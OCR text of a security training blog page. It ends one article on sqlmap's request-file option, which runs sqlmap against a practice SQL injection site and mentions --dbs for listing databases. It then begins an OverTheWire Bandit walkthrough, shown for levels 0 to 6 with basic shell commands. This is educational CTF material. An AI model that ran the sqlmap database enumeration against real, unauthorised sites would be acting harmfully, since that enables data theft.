
I captured the request of the website "**master.byethost18.com/Less-1/?id=1**" in burp and will save it in a txt file called "**httprequest.txt**" and run the command:

```
sqlmap -r /root/Desktop/httprequest.txt
```



As you can see that sqlmap has detected the target in the txt file. We can further apply – -dbs to fetch all the databases.

I hope that this article was helpful and the readers have learnt some new options that they might not have heard about before. Many more options will be coming in the next articles. Keep hacking!



Author: Harshit Rajpal is an InfoSec researcher and a left and right brain thinker.

contact ~~here~~

OverTheWire – Bandit Walkthrough (1-14)

posted in **CTF CHALLENGES** on **JULY 18, 2018** by **RAJ CHANDEL** with **0 COMMENT**

Hello friends! Today we are going to solve Bandit's levels which are the part of OVERTHEWIRE. It is for the completely beginners who are stepping in CTF challenges.


Level 0-1

The goal of this level is for you to log into the game using SSH. The host to which you need to connect is **bandit.labs.overthewire.org**, on port 2220. The username is **bandit0** and the password is **bandit0**. Once logged in, go to the **Level1** page to find out how to beat Level 1.

To connect with every Level, we will use **SSH**.

It is a cryptographic network protocol for operating network services securely over an unsecured network. The best-known example application is for remote login to computer systems by users.


```
1 ssh bandit0@bandit.labs.overthewire.org -p 2220
```



To listing the all the directories and files. We use **ls -la** command and look for all the available files. We observe that there is a readme file available that could have valuable information.


By using **cat** command, we read the readme file and get the flag.

```
ls -la
cat readme
```



The above flag is used for connect bandit1.

```
1 ssh bandit1@localhost
```




Level 1-2

The password for the next level is stored in a file called – (dash) located in the home directory.

Again we list the files using **ls –la** command and we see the '-' file.

Usually, it can't read by usual way. For this kind of file named with special characters, it can be read via cat '**./**' <filename>. In the above file, there is a flag.

```
1 ls -la
2 cat ./-
```



By using above command, the flag will be generated. The above generated flag will be used for connect bandit2.


```
1 ssh bandit2@localhost
```

Level 2-3

The password for the next level is stored in a file called **spaces in this filename** located in the home directory.


Again, we list the files using ls-la command and cat the text file but here in the file, there are spaces between the words. So we will use single quotes (‘ ’) and then cat command will work.

```
ls -la
cat 'spaces in this filename'
```



By the use of above commands, flag will be generated. The above generated flag will be used for connect bandit3.

```
1 ssh bandit3@localhost
```




Level 3-4

The password for the next level is stored in a hidden file in the **inhere** directory.


Again we will list the files and access the directory named 'inhere' using **cd** command. In next step, we will list the files of 'inhere' directory. In this directory, there is a file named **.hidden** and using **cat** command, it can be read.

```
ls -la
cd inhere
ls -la
cat .hidden
```



The above commands will generate flag and this will be used to connect bandit4.

```
1 ssh bandit4@localhost
```




Level 4-5

The password for the next level is stored in the only human-readable file in the **inhere** directory. Tip: if your terminal is messed up, try the "reset" command.

Again, ls -la command will be used to list the files and then we will change the directory named **'inhere'**. In this folder, we will use **file** command to check the content of the files. Here, file07 contains **ASCII** text then, we will use cat command to read the file.


```
ls -la
cd inhere
file ./*
file ./-file07
```

```
cat ./-file07
```



The above commands will generate the flag, and the above flag will be used to connect bandit5.

```
ssh bandit5@localhost
```



Level 5-6


The password for the next level is stored in a file somewhere under the **inhere** directory and has all of the following properties:

- human-readable
- 1033 bytes in size
- not executable

Again, we will use ls -la command for listing the files and view the directory named '**inhere**' and then using cd command we will access the directory. In the goal, We can clearly see


that there is a file having the 1033 bytes in size which is human-readable. It may be a flag. So, there is command called **find** and in find there is an option for size. In the screenshot, there is a size of byte **1033c**. Here **c** specifies bytes. And then we can read the file using cat command.

```
ls -la
cd inhere
find -size 1033c
cat ./maybehere07/.file2
```




```
ssh bandit6@localhost
```

By using above commands, the flag will be generated. This flag will be used to connect bandit6.



Level 6-7

